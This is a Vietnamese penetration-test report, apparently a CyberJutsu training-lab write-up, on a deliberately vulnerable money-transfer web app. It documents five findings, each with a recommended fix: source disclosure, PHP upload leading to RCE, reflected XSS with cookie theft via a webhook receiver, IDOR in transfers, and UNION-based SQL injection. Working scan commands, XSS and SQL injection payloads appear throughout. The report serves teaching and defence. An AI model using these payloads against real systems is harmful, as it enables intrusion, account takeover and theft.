CyberJutsu

BÁO CÁO LÕ HỔNG

Ngày 04 tháng 11, 2024

Mô tả:

Báo cáo này mô tả chi tiết quá trình và kết quả kiểm thử ứng dụng **KoinBase** được thực hiện bởi nguyennhutlinh2195@gmail.com

Đối tượng:

- KoinBase beta: https://koinbase.cuberjutsu-lab.tech/
- Upload server: https://upload.koinbase.cyberjutsu-lab.tech/

Công cụ:

Burp Suite, DevTools, VS Code

Thành viên thực hiện:

Linh Nguyen (Cara)

MỤC LỤC

| 1. | Tổng quan | 3 |
|----|--|-----|
| 2. | Phạm vi | 3 |
| 3. | Lỗ hổng | 3 |
| | KBB-01-001: Source Code disclosure at https://upload.koinbase.cyberjutsu-lab.tech/backup.zip due to misconfiguration | 3 |
| | KBB-01-002: Upload Link Vulnerability lead to RCE at https://upload.koinbase.cyberjutslab.tech/ | |
| | KBB-01-003: HTML Injection lead to XSS at https://koinbase.cyberjutsu-lab.tech/?page | |
| | KBB-01-004: Broken Access Control (IDOR) at https://koinbase.cyberjutsu-lab.tech/send_money.php | .12 |
| | KBB-01-005: SQL Injection at https://koinbase.cyberjutsu-lab.tech/api/user.php?action=public_info&id= | .17 |
| 4. | Kết luận | .21 |

1. Tổng quan

KoinBase là một ứng dụng website cho phép người dùng đăng ký, đăng nhập và chuyển tiền giữa các tài khoản với nhau.

Báo cáo này liệt kê các lỗ hổng bảo mật và những vấn đề liên quan được tìm thấy trong quá trình kiểm thử ứng dụng **KoinBase** trên máy tính.

Mỗi lỗ hổng sẽ được cung cấp một mã lỗi nhằm mục đích quản lý và theo dõi trong tương lai. Các mã lỗi trong báo cáo được đánh số theo thứ tự thời gian tìm ra lỗi.

Quá trình kiểm thử được thực hiện dưới hình thức Blackbox Testing

2. Phạm vi

| Đối tượng | Môi trường | Special Privilege | Source Code |
|---------------|------------|-------------------|-------------|
| KoinBase beta | Web | Không | Không |
| Upload Server | Web | Không | Không |

3. Lỗ hổng

KBB-01-001: Source Code disclosure at https://upload.koinbase.cyberjutsu-lab.tech/backup.zip due to misconfiguration

Description and Impact

Rất có thể do cấu hình sai trên <u>upload.koinbase.cyberjutsu-lab.tech/</u>, attacker có thể sử dụng kỹ thuật bruteforce để tìm ra những đường dẫn phổ biến trên server và đọc được nội dung của mã nguồn này.

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password truy cập cơ sở dữ liệu,... sẽ giúp cho attacker tiếp tục khai thác sâu vào hệ thống

Steps to procedure

Dùng công cụ ffuf để directories scan tìm ra các API, endpoint với cú pháp:

```
ffuf -w /root/wordlists/common.txt -u
https://upload.koinbase.cyberjutsu-lab.tech/FUZZ
```

```
root@1dc919c87d07:~# ffuf -w /root/wordlists/common.txt -u https://upload.koinbase.cyberjutsu-lab.tech/FUZZ
       v1.5.0-dev
 :: Method
                     : https://upload.koinbase.cyberjutsu-lab.tech/FUZZ
 :: URL
 :: Wordlist
                     : FUZZ: /root/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration : false
 :: Timeout
                     : 10
 :: Threads
                     : 40
 :: Matcher
                     : Response status: 200,204,301,302,307,401,403,405,500
                        [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 31ms]
 .hta
 .htpasswd
                        [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 31ms]
 .htaccess
                        [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 25ms]
 index.php
                        [Status: 200, Size: 46, Words: 2, Lines: 1, Duration: 5ms]
robots.txt
                        [Status: 200, Size: 36, Words: 3, Lines: 2, Duration: 5ms]
                        [Status: 403, Size: 300, Words: 20, Lines: 10, Duration: 8ms]
                        [Status: 301, Size: 359, Words: 20, Lines: 10, Duration: 9ms]
:: Progress: [4712/4712] :: Job [1/1] :: 4177 req/sec :: Duration: [0:00:01] :: Errors: 0 ::
root@1dc919c87d07:~#
```

Ta thấy có 1 endpoint robots.txt, thử truy cập


https://upload.koinbase.cuberjutsu-lab.tech/robots.txt



User-agent: *

Disallow: /backup.zip

Truy cập tiếp vào https://upload.koinbase.cyberjutsu-lab.tech/backup.zip, file backup.zip sẽ được tải về máy. Khi unzip ra ta sẽ thấy toàn bộ source code của ứng dụng này.



Xem file docker-compose. uml ta thấy được flag đầu tiên.

Flag 1: CBJS{do_you_use_a_good_wordlist?}

Từ bài toán Blackbox biến thành Whilebox giúp cho attacker có thể đào sâu hơn vào hệ thống và tìm ra các lỗ hổng khác

Recommendation

- Xóa file backup.zip ở https://upload.koinbase.cyberjutsu-lab.tech/
- Không lưu trữ các thông tin nhạy cảm như mật khẩu, API keys, hoặc dữ liệu người dùng trong mã nguồn

KBB-01-002: Upload Link Vulnerability lead to RCE at https://upload.koinbase.cyberjutsu-lab.tech/

Description and Impact

Server của website có chức năng upload link hình ảnh có signature phù hợp với **Whilelist** nhưng không check Extension nên attacker có thể upload và thực thi 1 file PHP có signature hợp lệ. Điều này dẫn đến RCE và chạy được các mã độc trên server.

Root Cause

Ta đọc source code tại backup/cdn/src/index.php

```
if (isset($_GET['url'])) {
    $url = $_GET['url'];
   if (!filter_var($url, FILTER_VALIDATE_URL)) {
      $result->message = "Not a valid url";
       die(json_encode($result));
   $file_name = "upload/" . bin2hex(random_bytes(8)) . getExtesion($url);
   $data = file_get_contents($url);
   if ($data) {
       file_put_contents($file_name, $data);
       if (isImage($file_name)) {
           $result->message = $file_name;
           $result->status_code = 200;
           $result->message = "File is not an image";
           unlink($file_name);
       die(json_encode($result));
      $result->message = "Cannot get file contents";
       die(json_encode($result));
} else {
   $result->message = "Missing params";
   die(json_encode($result));
```

Đầu tiên, web server nhận link hình ảnh từ người dùng thông qua phương thức GET ['url'] (dòng 27) và check xem link có hợp lệ không. Tiếp theo, biến sfilename sẽ tạo 1 tệp ngẫu nhiên dưới dạng bin2hex và nối chuỗi với phần Extension của url (dòng 34). Tại đây, hàm getExtension được gọi mà không qua bất kỳ một lớp filter nào nên attacker có thể upload được một file PHP.

Dòng 35 xuất hiện một hàm nguy hiểm file_get_contents(\$url) khiến cho attacker có thể đọc được toàn bộ nội dung của file PHP được up lên.

Tiếp theo biến \$file_name được đưa vào hàm isImage() để check xem có phải là hình ảnh hay không, ta xem function isImage() hoạt động như thế nào:

```
function isImage($file_path)

{

    $finfo = finfo_open(FILEINFO_MIME_TYPE);

    $mime_type = finfo_file($finfo, $file_path);

    $whitelist = array("image/jpeg", "image/png", "image/gif");

    if (in_array($mime_type, $whitelist, TRUE)) {

        return true;

    }

    return false;

}
```

Nó sẽ kiểm tra **MIME_TYPE** của tệp có thuộc 1 trong 3 loại nằm trong **WHITELIST** hay không. Điều này khiến cho attacker có thể dễ dàng upload 1 file PHP chứa mã độc lên server, dùng **Burp Suite** để Intercept lại gói tin và chỉnh sửa Signature của file PHP sao cho hợp lệ với WHITELIST

Steps to reproduce

Ta sẽ tạo 1 file có tên là cαt.php với nội dung sau: (GIF89α là file Signature để đánh lừa web server đây là một file hình ảnh .gif)




Ta upload file này lên server: http://pathtraversal.cyberjutsu-lab.tech:8093/. Lúc này, đường dẫn của file PHP trả về là: http://pathtraversal.cyberjutsu-lab.tech:8093/upload/7fd976275484d4531ed53e5b7ea4b1c0/shell/File_shell.php

Tiếp theo, ta upload đường dẫn này vào https://koinbase.cyberjutsu-lab.tech/profile.php



Dùng Burp Suite bắt lấy gói tin và ta thấy được đường dẫn của file vừa upload



Truy cập endpoint này trên https://upload.koinbase.cyberjutsu-lab.tech/upload//dd2f6463b54ea379.php, code PHP được thực thi và ta thu được flag 2

GIF89a; Flag 2: CBJS{y0u_rce_me_or_you_went_in_another_way?}

Flag 2: CBJS{y0u_rce_me_or_you_went_in_another_way?}

Recommendation

Dùng hàm getExtension() để kiểm tra phần mở rộng của file từ URL có nằm trong danh sách hợp lệ (jpg, jpeg, png, gif) hay không. Nếu không, sẽ trả về false để từ chối URL không hợp lệ.

KBB-01-003: HTML Injection lead to XSS at

https://koinbase.cyberjutsu-lab.tech/?page=1

Description and Impact

Nội dung của tham số <code>?page=</code> nhận giá trị trực tiếp từ user và diễn giải thành HTML thông qua thuộc tính <code>innerHTML</code> của Javascript mà không qua lớp kiểm soát nào, điều này gây nên lỗi HTML Injection, từ đó dẫn tới XSS

Attacker có thể gửi đường link có chứa payload XSS cho người dùng và cướp đi cookie của nạn nhân, giúp cho attacker có thể truy cập vào tài khoản của nạn nhân và thực hiện các hành vi nguy hiểm như thay đổi thông tin cá nhân hoặc thực hiện giao dịch trái phép.

Root Cause

Sau khi đăng nhập thành công, browser sẽ nhận param mặc định là 1 ?pαge=1 (code dòng 16 của αuth.php)

```
▷ ~ □ …
auth.php × JS index.js
                              user.php
koinbase > src > ∞ auth.php > ...
       include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
       if (isset($_GET['action'])) {
          switch ($_GET['action']) {
                  $username = $_POST['username'];
                  $password = $_POST['password'];
                   $user = getUserFromUsername($username); //untrusted data
                  if ($user !== NULL) {
                      $dbUsername = $user['username'];
                      $dbPassword = $user['password'];
                      if ($username === $dbUsername && password_verify($password, $dbPassword)) {
                          $_SESSION['username'] = $username;
 15
                           die(header("Location: /?page=1"));
                          $error = 'Wrong username or password';
                       $error = 'Wrong username or password';
```

Sau đó sẽ gọi đến API /static/js/index.js

```
auth.php
                          x wser.php
                                                                                                                            □ ...
               JS index.is
koinbase > src > static > js > JS index.js >
      async function getHallOfFame() {
          var url = "/api/user.php?action=hall_of_fame";
          var response = await fetch(url);
          return await response.json();
      function main() {
          const queryString = window.location.search; //window.location.search để lấy giá trị url sau dấu ?, ở đây
           là tham số "page = 1"
           const urlParams = new URLSearchParams(queryString);
        const page = urlParams.get('page'); //untrusted data
           let pageIndex = parseInt(page) - 1;
           let itemsPerPage = 5;
          document.getElementById("page-number").innerHTML = "Page " + page; //sink = innerHTML là hàm diễn giải
           getHallOfFame().then(function (data) {
              document.getElementById("hof-body").innerHTML = '';
               for (i = pageIndex * itemsPerPage; i < ((pageIndex * itemsPerPage) + itemsPerPage) && i < data
               ["message"].length; i++) {
                  let elem = data["message"][i];
                   tr = document.createElement("tr");
                   for (attr in elem) {
                       td = document.createElement("td");
```

Dòng 11 const page = urlParams.get('page') sẽ lấy giá trị của page, đây là 1 untrusted data vì giá trị này được nhập trực tiếp từ user mà không qua 1 lớp filter nào. Dòng 16 xuất hiện 1 hàm nguy hiểm document.getElementById("page-number").innerHTML = "Page" + page, khi sử dụng innerHTML để chèn nội dung vào trang, trình duyệt sẽ diễn giải nội dung này như HTML. Nếu nội dung bao gồm các đoạn mã JavaScript, chúng có thể được

thực thi và gây ra lỗ hổng XSS, cho phép kẻ tấn công thực thi mã JavaScript tùy ý trên trình duyệt của người dùng.

Steps to reproduce

Sau khi đăng nhập, thử khai thác lỗ hổng HTML Injection bằng payload: <a href="https://koinbase.cyberjutsu-lab.tech/?page=<i>1</i>, ngay lập tức ta thấy số 1 được in nghiêng, điều này chứng tỏ trang này đã bị HTML Injection.">https://koinbase.cyberjutsu-lab.tech/?page=<i>1</i>, ngay lập tức ta thấy số 1 được in nghiêng, điều này chứng tỏ trang này đã bị HTML Injection.




Tiếp tiếp dẫn tới theo thử xem CÓ XSS hay không bằng payload: https://koinbase.cyberjutsu-lab.tech/?page= <imq src=x alert(origin) > và thấy rằng màn hình đã hiến thị domain của web, có nghĩa trang này cũng bi XSS.



Bây giờ, ta sẽ sử dụng lỗi XSS này để chèn 1 payload và gửi cho crush nhằm cướp đi cookie và đăng nhập vào hệ thống dưới danh tính của nạn nhân.

Trước tiên, ta sẽ dùng https://webhook.site/cde6757e-c17e-4aa0-b6a8-39dffb868540 làm server để nhận cookie từ nạn nhân gửi về, payload hoàn chỉnh sẽ là https://koinbase.cyberjutsu-lab.tech/?page=

Ta gửi payload này cho crush thông qua đường dẫn https://crush.cyberjutsu-lab.tech/, sau khi crush nhấp vào thì cookie của crush sẽ được gửi về webhook



Sau đó dùng **Burp Suite** đăng nhập bằng cookie của crush thông qua API /api/user.php?action=detail_info và thấy được Flag 3



Flag 3: CBJS{you_have_found_reflected_xss}

Recommendation

Đế ngăn chặn XSS, thay vì dùng innerHTML, ta nên dùng innerText hoặc textContent để chỉ hiến thị văn bản mà không diễn giải nội dung thành HTML: document.getElementById("page-number").innerText = "Page " + page

KBB-01-004: Broken Access Control (IDOR) at https://koinbase.cyberjutsu-lab.tech/send_money.php

Description and Impact

Các tham số sender_id, receiver_id, amount được user thay đổi tùy ý mà không có sự xác thực hay phân quyền nào từ phía server, điều này gây ra lỗi Broken Access Control, cụ thể là IDOR, dẫn tới bất kỳ người dùng nào biết sender_id và receiver_id đều có thể thực hiện lệnh chuyển tiền mà không cần xác thực gì thêm.

Root Cause

Tại trang https://koinbase.cyberjutsu-lab.tech/send_money.php, khi user nhập receive_id và ammount thì server sẽ gọi đến API /static/js/transaction.js

```
async function get_info() {
let url = "/api/user.php?action=detail_info";
let response = await fetch(url);
let data = await response.json();
document.getElementById("money").innerText = data["message"]["money"];
document.getElementById("sender_id").value = data["message"]["id"];
}
```

Function get_info() sẽ gửi 1 cú request đến /api/user.php?action=detail_info để lấy thông tin money và sender_id

```
case 'detail_info': {

checkNotLoginReturnError();

$user = getDetailFromUsername($_SESSION['username']);

if ($user['enc_credit_card'] !== '') {

$user['plain_credit_card'] = xorString(base64_decode($user['enc_credit_card']), $XOR_KEY);

unset($user['enc_credit_card']);

unset($user['money']) > 1000000 } {

$user['flag'] = "Flag 4: CBJS{day_la_fake_flag}";

if ($user['id'] == '1') {

$user['flag'] = "Admin does not need the flag but the millionaires will";

}

unset($user['enc_credit_card']);

echo msgToJSON(200, $user);

break;

}
```

Hàm getDetailFromUsername(\$_SESSION['username']) (code 25) sẽ lấy tham số \$_SESSION['username'] của user đưa vào câu SQL để truy vấn thông tin money, id và trả kết quả về cho function get_info()

```
function getDetailFromUsername($username) {

return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users where username='" .

$username . "' LIMIT 1");

40 }
```

Quay trở lại API /static/js/transaction.js

```
JS transaction.js X w user.php
                                atabase.php
                                                 transaction.php
                                                                                                                          □ …
  1 get_info();
      function set_info(event) {
        event.preventDefault();
        let form_data = new URLSearchParams();
        form_data.append("sender_id", event.target.elements.sender_id.value); // lấy giá trị của sender_id từ form
        form_data.append("receiver_id", event.target.elements.receiver_id.value);//láy giá trị của receiver_id từ
        form_data.append("amount", event.target.elements.amount.value);// lấy giá trị của amount từ form
         fetch("/api/transaction.php?action=transfer_money", {
          method: "POST",
          headers:{
          body: form_data,
         }).then(async function (response) {
          data = await response.json();
          document.getElementById("message").innerText = data["message"];
        get_info();
```

Khi đã có được thông tin sender_id, receive_id, amount, server sẽ gửi tiếp 1 cú request đến API /api/transaction.php?action=transfer_money để thực hiện lệnh chuyển tiền

```
JS transaction.js
                                                                                                                      ▷ ~ □ …
                                database.php
transaction.php X
koinbase > src > api > @ transaction.php >
      if (isset($_GET['action'])) {
          switch ($_GET['action']) {
                  if (isset($_POST['sender_id'])) {
                      $user = getinfoFromUserid($_POST['sender_id']); //sink với $user là untrusted data do lấy từ
                  l else {
                       $error = "Something is wrong";
                  if (!isset($error) && isset($_POST['receiver_id']) && isset($_POST['amount'])) {
                       $amount = intval($_POST['amount']);
                       if ($amount < 0) {
                          $error = "Nice try, you cannot specify negative amount :D";
                       } else {
                          $ourMoney = intval($user['money']);
                           if ($amount > $ourMoney) {
                              $error = "You do not have enough money";
                              $otherPerson = getInfoFromUserId($_POST['receiver_id']); //sink
                               if ($otherPerson === NULL) {
                                  $error = "User id not found";
                               } else {
                                  if ($otherPerson['id'] === $user['id']) {
                                      $error = "You cannot transfer money to yourself";
                                   } else {
                                      $otherPersonMoney = intval($otherPerson['money']);
                                      updateUserMoney($user['id'], $ourMoney - $amount);
```

sender_id, receiver_id và amount đều là untrusted data do user nhập vào mà không có phân quyền hay xác thực nào cả, được đưa vào hàm getinfoFromUserid(\$_POST['{id}']) (code 9, 23) để lấy thông tin money và thực hiện lệnh chuyển tiền.

```
function getInfoFromUserId($id) {

return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . "

LIMIT 1");


44
}
```

Đầu tiên, ta điền receive id và ammount tại trang https://koinbase.cyberjutsu-lab.tech/send_money.php, và nhấn **Submit**




Dùng Burp Suite bắt lấy gói tin POST


/api/transaction.php?action=transfer_money, lúc này **Burp Suite** hiện thông báo You do not have enough money do tài khoản của ta không đủ tiền



Vào trang https://koinbase.cuberjutsu-lab.tech/?page=1



Thấy user có số tiền cao nhất là user có id=4, ta tiến hành chỉnh sửa trong **Burp Suite**: sender_id=4, receive_id=8 (id của mình), amount=10000000 và bấm **Send**



Kết quả trả về Transfer money success tức là đã thực hiện lệnh chuyển tiền thành công.

Ta vào https://koinbase.cyberjutsu-lab.tech/profile.php thấy được flag.

Flag 4: CBJS{master_of_broken_access_control}

Recommendation

- Trước khi thực hiện bất kỳ thao tác nào với sender_id và receiver_id, bạn cần kiểm tra xem người dùng hiện tại có quyền truy cập vào các đối tượng này hay không.
- Chỉ cho phép người dùng chuyển tiền từ tài khoản của chính họ:if
 (isset(\$_POST['sender_id']) and \$user['id'] =
 \$_POST['sender_id'])) thì mới thực hiện lệnh chuyển tiền

KBB-01-005: SQL Injection at

https://koinbase.cyberjutsu-


lab.tech/api/user.php?action=public_info&id=

Description and Impact

Tham số ?id nhận giá trị trực tiếp từ user nhưng chỉ thông qua một lớp filter dấu ngoặc đơn f, attacker có thể dễ dàng bypass và chèn câu lệnh SQL Injection để trích xuất thông tin từ databse, lấy đi các thông tin quan trọng như số thể tín dụng của người dùng khác trong hệ thống và thực hiện các hành vi phi pháp.

Root Cause

Tai trang https://koinbase.cuberjutsu-lab.tech/?page=1



Sau khi nhấp vào nút view của user có id=4, server sẽ gọi đến API /stαtic/js/view.js

```
□ ...
                JS view.js
koinbase > src > static > js > JS view.js > .
      async function get_user_info() {
        const queryString = window.location.search; // ?id=4
        const urlParams = new URLSearchParams(queryString);
        const id = urlParams.get('id'); //4
        var url = `/api/user.php?action=public_info&id=${id}`;
        var response = await fetch(url);
         return await response.json();
       function main() {
        get_user_info().then(function (data) {
         document.getElementById("image").src = data["message"]["image"];
document.getElementById("id").innerText = data["message"]["id"];
         document.getElementById("username").innerText += ' ' + data["message"]["username"];
          document.getElementById("credit_card").innerText += ' ' + (data["message"]["plain_credit_card"] ===
          document.getElementById("bio").innerText = data["message"]["bio"];
       main();
```

Dòng code số 4 const id = urlParams.get('id') sẽ nhận giá trị id=4 và gửi 1 cú request đến API /api/user.php?action=public_info&id=4

```
▷ ~ □ …
        JS view.js
                        user.php X
header('Content-Type: application/json');
include_once($_SERVER["DOCUMENT_ROOT"] . '/libs/common.php');
if (isset($_GET["action"])) {
    $action = $_GET["action"];
    switch ($action) {
               if (isset($_GET['id'])) {
                $data = getInfoFromUserId($_GET['id']); //sink SQLi, id là untrusted data, ko có filter
                    được đưa thắng vào câu query SQL. Phái có hàm kiểm tra id là số "if (isset($_GET['id']) &&
                    is_numeric($_GET['id']))"
                       unset($data['enc_credit_card']);
                        echo msgToJSON(200, $data);
                    else {
                        echo msgToJSON(400, "User not found");
                  else {
                    echo msgToJSON(400, "Missing params");
```

Biến (\$_GET['id']) là 1 untrusted data do user nhập vào. Tại đây, hàm getInfoFromUserId(\$_GET['id']) ở dòng code 10 sẽ nhận giá trị id=4 và đưa thẳng vào câu query SQL:

```
function getInfoFromUserId($id) {

return selectOne("SELECT id, username, money, image, enc_credit_card, bio FROM users WHERE id=" . $id . "

LIMIT 1");

44 }
```

```
function validate($array) {
27
              foreach($array as $data) {
                  if (gettype($data) !== 'string')
                      die("Hack detected");
29
                  elseif (strpos($data, "'") !== False)
                      die("Hack detected");
31
32
33
34
         // Validate untrusted data
         validate($ POST);
         validate($_GET);
37
```

Như ta thấy, biến \$_GET['id'] được lọc qua 1 lớp filter kí tự ', điều này khiến cho attacker dễ dàng bypass và chèn câu lệnh SQL Injection không có kí tự ' để khai thác sâu hơn vào database.

Ta sử dụng **Burp Suite** để khai thác lỗ hổng SQL Injection tại /αpi/user.php?αction=public_info&id=. Sử dụng payload 9999 UNION SELECT 1,2,3,4,5,6 để kiểm tra bảng **users** có mấy cột.



Kết quả cho thấy bảng users có 6 côt.

Tiếp theo, sử dụng payload để tìm các bảng có trong database.

```
99999 UNION SELECT 1,2,3,4,5,(SELECT GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema=database())
```



Kết quả cho thấy database có 2 bảng là flag và users.

Do bị filter kí tự i ,trong SQL, hàm CHAR() được dùng để chuyển mã ASCII thành ký tự. Kí tự 'flag' được chuyển đổi thành mã ASCII tương ứng là (102), (108), (97), (103).

Tìm tên cột trong bảng 'flag' bằng payload:



Bảng này chỉ có 1 cột tên là 'flag'

Đọc nội dung cột 'flag' trong bảng 'flag' bằng payload:

99999 UNION SELECT 1,2,3,4,5, (SELECT flag FROM flag)

```
Ø 🗐 /n ≡
                                                                                                   HTTP/1.1 200 OK
   SELECT 1,2,3,4,5, (SELECT flag FROM flag) @/urlencode> HTTP/1.1
                                                                                                 2 Server: nginx/1.18.0 (Ubuntu)
3 Date: Tue, 05 Nov 2024 15:30:12 GMT
4 Content-Type: application/json
 2 Host: koinbase.cyberjutsu-lab.tech
3 Cookie: PHPSESSID=0af02e17e3a54cb12352f56e17110786
                                                                                                                                                                                                 4 Sec-Ch-Ua-Platform: "Windows"
                                                                                                  5 Content-Length: 130
4 Sec-Ch-Ua-Platform: "Windows"
5 Accept-Language: en-Us,en;q=0.9
6 Sec-Ch-Ua: "Not?A, Brand";v="99", "Chromium";v="130"
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.6723.70
                                                                                                  6 Connection: keep-alive
                                                                                                 7 X-Powered-By: PHP/7.3.33
8 Expires: Thu, 19 Nov 1981 08:52:00 GMT
9 Cache-Control: no-store, no-cache, must-revalidate
   Safari/537.36
                                                                                                10 Pragma: no-cache
 8 Sec-Ch-Ua-Mobile: ?0
9 Accept: */*
10 Sec-Fetch-Site: same-origin
                                                                                                           "status_code":200,
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer: https://koinbase.cyberjutsu-lab.tech/view.php?id=4
                                                                                                                  "username":"2"
                                                                                                                  "money":"3",
   Accept-Encoding: gzip, deflate, br
15 Priority: u=1, i
16 Connection: keep-alive
                                                                                                                  "bio":"Flag 5: CBJS{integer_id_with_sqlinjection}"
```

Ta thu được Flag 5: CBJS{integer_id_with_sqlinjection}

Recommendation

Phải có hàm kiểm tra id là số thì mới đưa vào câu query SQL: "if (isset(\$_GET['id']) & is_numeric(\$_GET['id']))"

4. Kết luận

Thông qua bản báo cáo này, mình đã thành công tìm ra 5 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho công ty một cái nhìn dễ hiểu, trực quan nhất để quý công ty có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống này. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.